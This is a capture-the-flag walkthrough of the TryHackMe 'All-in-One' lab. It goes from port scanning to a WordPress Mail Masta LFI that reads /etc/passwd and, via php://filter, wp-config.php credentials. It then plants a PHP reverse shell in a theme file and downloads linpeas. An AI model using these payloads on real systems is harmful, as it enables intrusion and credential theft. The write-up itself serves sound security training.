


All-in-One

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.218.183

Lets try pinging it

```
(pks㉿Kali)-[~/TryHackMe/All-in-One]
$ ping 10.10.218.183 -c 5
PING 10.10.218.183 (10.10.218.183) 56(84) bytes of data.
64 bytes from 10.10.218.183: icmp_seq=1 ttl=60 time=179 ms
64 bytes from 10.10.218.183: icmp_seq=2 ttl=60 time=159 ms
64 bytes from 10.10.218.183: icmp_seq=3 ttl=60 time=159 ms
64 bytes from 10.10.218.183: icmp_seq=4 ttl=60 time=173 ms
64 bytes from 10.10.218.183: icmp_seq=5 ttl=60 time=169 ms
```

Alright lets do some port scanning next


```
(pks㉿Kali)-[~/TryHackMe/All-in-One]
$ rustscan -a 10.10.218.183 --ulimit 5000
.
.
.
The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :

-----
RustScan: Making sure 'closed' isn't just a state of mind.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.218.183:21
Open 10.10.218.183:22
Open 10.10.218.183:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 20:45 IST
Initiating Ping Scan at 20:45
Scanning 10.10.218.183 [2 ports]
Completed Ping Scan at 20:45, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:45
Completed Parallel DNS resolution of 1 host. at 20:45, 0.01s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR:
Initiating Connect Scan at 20:45
Scanning 10.10.218.183 [3 ports]
Discovered open port 80/tcp on 10.10.218.183
Discovered open port 21/tcp on 10.10.218.183
Discovered open port 22/tcp on 10.10.218.183
Completed Connect Scan at 20:45, 0.16s elapsed (3 total ports)
Nmap scan report for 10.10.218.183
Host is up, received conn-refused (0.16s latency).
Scanned at 2024-09-20 20:45:41 IST for 0s

PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

🔗 Open ports

PORt STATE SERVICE REASON

```
21/tcp open  ftp  syn-ack  
22/tcp open  ssh  syn-ack  
80/tcp open  http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80 10.10.218.183 -o aggressiveScan.txt
```

```
(pks㉿Kali)-[~/TryHackMe/All-in-One]  
$ nmap -sC -sV -A -T5 -Pn -n -p 21,22,80 10.10.218.183 -o aggressiveScan.txt  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 20:48 IST  
Nmap scan report for 10.10.218.183  
Host is up (0.17s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
|_ftp-syst:  
|_STAT:  
| FTP server status:  
|   Connected to ::ffff:10.17.94.2  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   At session startup, client count was 1  
|   vsFTPD 3.0.3 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
|_ssh-hostkey:  
|   2048 e2:5c:33:22:76:5c:93:66:cd:96:9c:16:6a:b3:17:a4 (RSA)  
|   256 1b:6a:36:e1:8e:b4:96:5e:c6:ef:0d:91:37:58:59:b6 (ECDSA)  
|_ 256 fb:fa:db:ea:4e:ed:20:2b:91:18:9d:58:a0:6a:50:ec (ED25519)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
|_http-title: Apache2 Ubuntu Default Page: It works  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.60 seconds
```

🔗 Aggressive scan

```
PORT STATE SERVICE VERSION
21/tcp open  ftp  vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.17.94.2
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPD 3.0.3 - secure, fast, stable
|End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open  ssh  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 e2:5c:33:22:76:5c:93:66:cd:96:9c:16:6a:b3:17:a4 (RSA)
| 256 1b:6a:36:e1:8e:b4:96:5e:c6:ef:0d:91:37:58:59:b6 (ECDSA)
| 256 fb:fa:db:ea:4e:ed:20:2b:91:18:9d:58:a0:6a:50:ec (ED25519)
80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets try this anonymous login on ftp

FTP Enumeration :

Lets try to login as anonymous

```
ftp 10.10.218.183
```

```
(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ ftp 10.10.218.183
Connected to 10.10.218.183.
220 (vsFTPd 3.0.3)
Name (10.10.218.183:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Lets see the directories here

```
ftp> ls
229 Entering Extended Passive Mode (|||59031|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -al
229 Entering Extended Passive Mode (|||44269|)
150 Here comes the directory listing.
drwxr-xr-x    2 0          115          4096 Oct  06  2020 .
drwxr-xr-x    2 0          115          4096 Oct  06  2020 ..
226 Directory send OK.
ftp> █
```

Moving on lets do some directory fuzzing next

Directory Fuzzing :

```
feroxbuster --url http://10.10.218.183 -t 200 -w
/usr/share/wordlists/dirb/common.txt
```

```
(pks㉿Kali)-[~/TryHackMe/All-in-One]
$ feroxbuster --url http://10.10.218.183 -t 200 -w /usr/share/wordlists/dirb/common.txt

[!] [!] [!] [!] [!]
[!] [!] [!] [!] [!]
by Ben "epi" Risher ☺ ver: 2.10.4

① Target Url           http://10.10.218.183
② Threads              200
③ Wordlist             /usr/share/wordlists/dirb/common.txt
④ Status Codes          All Status Codes!
⑤ Timeout (secs)        7
⑥ User-Agent            feroxbuster/2.10.4
⑦ Config File           /etc/feroxbuster/ferox-config.toml
⑧ Extract Links         true
⑨ HTTP methods           [GET]
⑩ Recursion Depth       4
⑪ New Version Available https://github.com/epi052/feroxbuster/releases/latest

※ Press [ENTER] to use the Scan Management Menu™

404   GET    9l    31w    275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-fi
403   GET    9l    28w    278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-fi
200   GET    15l   74w    6147c http://10.10.218.183/icons/ubuntu-logo.png
200   GET    375l   964w   10918c http://10.10.218.183/
200   GET    375l   964w   10918c http://10.10.218.183/index.html
301   GET    9l    28w    318c http://10.10.218.183/wordpress => http://10.10.218.183/wordpress/
301   GET    9l    0w     0c http://10.10.218.183/wordpress/index.php => http://10.10.218.183/wordpress/
301   GET    9l    28w    329c http://10.10.218.183/wordpress/wp-content => http://10.10.218.183/wordpress/wp-content/
```

Lot of wordpress stuff u can check all of em in directories.txt from my qithub repo with this writeup

Wordpress Enumeration :

⚠ IP Change here

So from now on IP is 10.10.10.130

Now lets run wpscan now

```
[+] reflex-gallery
| Location: http://10.10.10.130/wordpress/wp-content/plugins/reflex-gallery/
| Latest Version: 3.1.7 (up to date)
| Last Updated: 2021-03-10T02:38:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 3.1.7 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.10.10.130/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:04 <=====
[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Sep 20 21:38:16 2024
[+] Requests Done: 174
[+] Cached Requests: 5
[+] Data Sent: 46.317 KB
[+] Data Received: 377.301 KB
[+] Memory used: 267.637 MB
[+] Elapsed time: 00:00:14
```

Nothing much with default lets run this with the api token now

```
wpscan --url http://10.10.10.130/wordpress -e u,cb,vp,vt --api-token <API-TOKEN>
```

```
[!] 2 vulnerabilities identified:

[!] Title: Mail Masta <= 1.0 - Unauthenticated Local File Inclusion (LFI)
References:
- https://wpscan.com/vulnerability/5136d5cf-43c7-4d09-bf14-75ff8b77bb44
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956
- https://www.exploit-db.com/exploits/40290/
- https://www.exploit-db.com/exploits/50226/
- https://cxsecurity.com/issue/WLB-2016080220

[!] Title: Mail Masta 1.0 - Multiple SQL Injection
References:
- https://wpscan.com/vulnerability/c992d921-4f5a-403a-9482-3131c69e383a
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098
```

Got this LFI here lets find this real quick : <https://www.exploit-db.com/exploits/40290> ↴

WordPress Plugin Mail Masta 1.0 - Local File Inclusion

CVE:

N/A

Author:

GUILLERMO
GARCIA MARCOS

Type:

WEBAPPS

Platform:

PHP

Date:

2016-08-23

verified: ✓


Exploit: [Download](#) / [{}](#)

Vulnerable App:

Now lets see the web application now

Web Application :

Default page



Nothing in the source code lets see this /wordpress page

The screenshot shows a WordPress blog interface. The title 'All in One' is displayed at the top left, followed by the subtitle 'Just another WordPress site'. At the top right, there are links for 'Sample Page' and a search bar. The main content area has a dark orange background. A post titled 'All in One!' is shown, categorized under 'UNCATEGORIZED'. The post was written by 'elyana' on 'October 5, 2020' and has '1 Comment'. The post content discusses exploiting a system with several intended and unintended paths. It ends with a note to discover and exploit them all, mentioning 'Do not just exploit it using intended paths, hack like a pro and enjoy this box !'. Below the post, it says 'Box created by: i7md' and 'Twitter: i7m4d'.

All in One Just another WordPress site

Sample Page

UNCATEGORIZED

All in One!

By elyana October 5, 2020 1 Comment


This box's intention is to help you practice **several** ways in exploiting a system. There is **few intended** paths to exploit the box and **few unintended** paths to get root access.

Try to discover and exploit them all. **Do not** just exploit it using intended paths, hack like a **pro** and **enjoy** this box !


Box created by: i7md

Twitter: i7m4d

there is this login page in the bottom as well



Lets see this login page



Got the wp-login.php page and we have that LFI on this lets apply that now

Gaining Access :

So for the LFI u can go to this URL to test if it works

```
http://10.10.10.130/wordpress/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
```

Lets try that

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
21 syslog:x:102:106:/home/syslog:/usr/sbin/nologin
22 messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
23 _apt:x:104:65534:/:/nonexistent:/usr/sbin/nologin
24 lxd:x:105:65534::/var/lib/lxd/:/bin/false
25 uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
26 dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
27 landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
28 pollinate:x:109:1::/var/cache/pollinate:/bin/false
29 elyana:x:1000:1000:Elyana:/home/elyana:/bin/bash
30 mysql:x:110:113:MySQL Server,,,:/nonexistent:/bin/false
31 sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
32 ftp:x:111:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
33
```

Now we can probably need to view the wp-config.php it probably contains the creds we need for the wordpress site

to do this put in this for the LFI

```
php://filter/convert.base64-encode/resource=../../../../wp-config.php
```

```
PD9waHANCi8qKg0KICogVGhlIGJhc2UgY29uZmlndXJhdGlvbiBmb3IgV29yZFByZXNzDQogKg0KICogVGhlIHdwLw
```

And we get the base64 here lets decode this now
U can decode this like this

Now lets see this username and password now

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'elyana' );

/** MySQL database password */
define( 'DB_PASSWORD', 'H@ckme@123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

Creds found

```
Username : elyana  
Password : H0ckme@123
```

Now lets login now in the wordpress site

The screenshot shows the WordPress dashboard with an orange header. On the left, there's a sidebar with links: Home, Updates, Posts, Media, Pages, Comments, Appearance, Plugins, Users, and Tools. The main area has a message: "The admin email verification page will reappear after 3 days." Below that is a "Welcome to WordPress!" message with a "Dismiss" button. Under "Get Started", there's a "Customize Your Site" button, followed by text: "We've assembled some links to get you started: or, [change your theme completely](#)". To the right, under "Next Steps", are links: Write your first blog post, Add an About page, Set up your homepage, and View your site. Under "More Actions", there are links: Manage widgets, Manage menus, Turn comments on or off, and Learn more about getting started.

Alright this should be pretty easy from here
Go to Apperance → Theme Editor then select the 404.php (404 Template)

The screenshot shows the "Twenty Twenty: Stylesheet (style.css)" editor. On the left, it displays the file content with various theme details and descriptions. On the right, there's a sidebar titled "Theme Files" which lists files like style-rtl.css, package-lock.json, package.json, and 404 Template (404.php). Below the sidebar, there are "classes" dropdowns for various CSS classes used in the theme.

```
1 /*
2 Theme Name: Twenty Twenty
3 Text Domain: twentytwenty
4 Version: 1.5
5 Requires at least: 4.7
6 Requires PHP: 5.2.4
7 Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the
block editor. Organizations and businesses have the ability to create dynamic landing pages with endless
layouts using the group and column blocks. The centered content column and fine-tuned typography also
makes it perfect for traditional blogs. Complete editor styles give you a good idea of what your content
will look like, even before you publish. You can give your site a personal touch by changing the
background colors and the accent color in the Customizer. The colors of all elements on your site are
automatically calculated based on the colors you pick, ensuring a high, accessible color contrast for
your visitors.
8 Tags: blog, one-column, custom-background, custom-colors, custom-logo, custom-menu, editor-style,
featured-images, footer-widgets, full-width-template, rtl-language-support, sticky-post, theme-options,
threaded-comments, translation-ready, block-styles, wide-blocks, accessibility-ready
9 Author: the WordPress team
10 Author URI: https://wordpress.org/
11 Theme URI: https://wordpress.org/themes/twentytwenty/
12 License: GNU General Public License v2 or later
```

Now lets add the pentest monkey revshell in here and edit it for our ip and port

Selected file content:

```
73 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.17.94.2'; // CHANGE THIS
50 $port = 9001; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
```

Documentation: Function Name... ▾ Look Up

Now hit the update file button

Start a listener now

```
[pks@Kali)-[~/TryHackMe/All-in-One]
$ nc -lvp 9001
listening on [any] 9001 ...
```

Now go to this URL to get the revshell

```
http://10.10.10.130/wordpress/wp-content/themes/twentytwenty/404.php
```

And we got the revshell here

```
└─(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.10.130] 38754
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP Tue Sep 8 12:30:01 UTC
16:33:08 up 1:02, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY     FROM           LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ┌─
```

Lets upgrade this

```
└─(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.10.130] 38754
Linux elyana 4.15.0-118-generic #119-Ubuntu SMP Tue Sep 8 12:30:01 UT
16:33:08 up 1:02, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY     FROM           LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$ ^Z
zsh: suspended nc -lvpn 9001

└─(pks㉿Kali)-[~/TryHackMe/All-in-One]
└─$ stty raw -echo;fg
[1] + continued nc -lvpn 9001

bash-4.4$ export TERM=xterm
bash-4.4$ ┌─
```

Vertical PrivEsc

Now lets run linpeas on this

```
bash-4.4$ wget http://10.17.94.2/linpeas.sh
--2024-09-20 16:36:18--  http://10.17.94.2/linpeas.sh
Connecting to 10.17.94.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 842.56K   315KB/s   in 2.7s

2024-09-20 16:36:22 (315 KB/s) - 'linpeas.sh' saved [862777/862777]

bash-4.4$ chmod +x linpeas.sh
bash-4.4$ █
```

Now lets run it

```
└─[!] SUID - Check easy privesc, exploits and write perms
└─[!] https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 43K Sep 16 2020 /bin/mount ---> Apple_Mac OSX(Lion)_Kernel_xnu-
-rwsr-xr-x 1 root root 63K Jun 28 2019 /bin/ping
-rwsr-xr-x 1 root root 31K Aug 11 2016 /bin/fusermount
-rwsr-xr-x 1 root root 44K Mar 22 2019 /bin/su
-rwsr-sr-x 1 root root 1.1M Jun 6 2019 /bin/bash
-rwsr-sr-x 1 root root 59K Jan 18 2018 /bin/chmod
